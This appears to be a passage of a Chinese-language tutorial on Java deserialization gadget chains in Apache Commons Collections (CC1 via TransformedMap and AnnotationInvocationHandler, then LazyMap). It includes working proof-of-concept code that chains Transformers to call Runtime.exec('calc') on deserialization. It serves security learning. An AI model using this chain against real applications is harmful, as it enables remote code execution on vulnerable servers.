
可以把 Override 改成 @Target 他是有值的

把这里改成 value

这样就进到了第二个 if

现在带最后一步就可命令执行了
跟到


在这 valueTransformer.transform (value); 我们需要将 value 改为 Runtime.class
但是他现在不是我们想要的 Runtime.class

所以 Transformer 中加入 new ConstantTransformer (Runtime.class) 确保是我们想要的
ConstantTransformer 是 Apache Commons Collections 库中的一个类,它实现了 Transformer 接口。 Transformer 接口用于将一种类型的对象转换为另一种类型的对象,而 ConstantTransformer 则是一个特例,它始终返回一个常量值,而不管输入值是什么。

最后的代码为
package cc; | |
import org.apache.commons.collections.FunctorException; | |
import org.apache.commons.collections.Transformer; | |
import org.apache.commons.collections.functors.ChainedTransformer; | |
import org.apache.commons.collections.functors.ConstantTransformer; | |
import org.apache.commons.collections.functors.InvokerTransformer; | |
import org.apache.commons.collections.map.TransformedMap; | |
import javax.xml.ws.spi.Invoker; | |
import java.io.IOException; | |
import java.lang.annotation.Target; | |
import java.lang.reflect.Constructor; | |
import java.lang.reflect.InvocationTargetException; | |
import java.lang.reflect.Method; | |
import java.util.HashMap; | |
import java.util.Map; | |
public class Ming { | |
public static void main(String[] args) throws Exception { | |
Transformer[] transformers = new Transformer[]{ | |
new ConstantTransformer(Runtime.class), | |
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}), | |
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}), | |
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"}) | |
}; | |
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers); | |
// 创建一个 HashMap,并插入一个键值对 | |
HashMap<Object, Object> map=new HashMap<>(); | |
map.put("value", "value"); | |
// 使用 TransformedMap 装饰 HashMap,值的转换器为 invokerTransformer | |
Map<Object, Object> transformedMap = TransformedMap.decorate(map, null,chainedTransformer); | |
Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler"); | |
// 反射获取 AnnotationInvocationHandler 类 | |
// 获取构造方法 | |
Constructor annoconstructor = c.getDeclaredConstructor(Class.class,Map.class); | |
annoconstructor.setAccessible(true);// 设置构造方法为可访问 | |
// 创建 AnnotationInvocationHandler 实例 | |
Object annotation = annoconstructor.newInstance(Target.class,transformedMap); | |
Xu.x(annotation);// 序列化 | |
Fan.fan("test.bin");// 反序列化 | |
} | |
} |
# LazyMap
从 InvokerTransformer 找调用的时候 LazyMap 的 get 方法也调用了 Transformer


在 get 方法中调用了 factory.transform ,factory 也是可以控制的类型是 Transformer

里面还有两个 decorate 方法其中一个可以传入 Transformer 类型,这样我们就可以传入我们前面写的 transformer 到 factory


接着在 get 方法中调用了 factory.transform
这里是有条件的,在 get 方法中的 if 方法,如果有 key 就直接返回,如果没有就使用 factory 对象创建一个新的 value 并存入 map 中,所以要确保没有 key
public Object get(Object key) { | |
// create value for key if key is not currently in the map | |
if (map.containsKey(key) == false) { | |
Object value = factory.transform(key); | |
map.put(key, value); | |
return value; | |
} | |
return map.get(key); | |
} |
先把 transformers 传进去
public class CC6 { | |
public static void main(String[] args) { | |
Transformer[] transformers = new Transformer[]{ | |
new ConstantTransformer(Runtime.class), | |
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}), | |
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}), | |
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"}) | |
}; | |
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers); | |
HashMap<Object, Object> map=new HashMap<>(); | |
Map<Object, Object> LzMap = LazyMap.decorate(map,chainedTransformer); | |
} | |
} |
现在找谁的 readObject 调用了 get
在 ysoSerial 写出了是 AnnotationInvocationHandler 里面
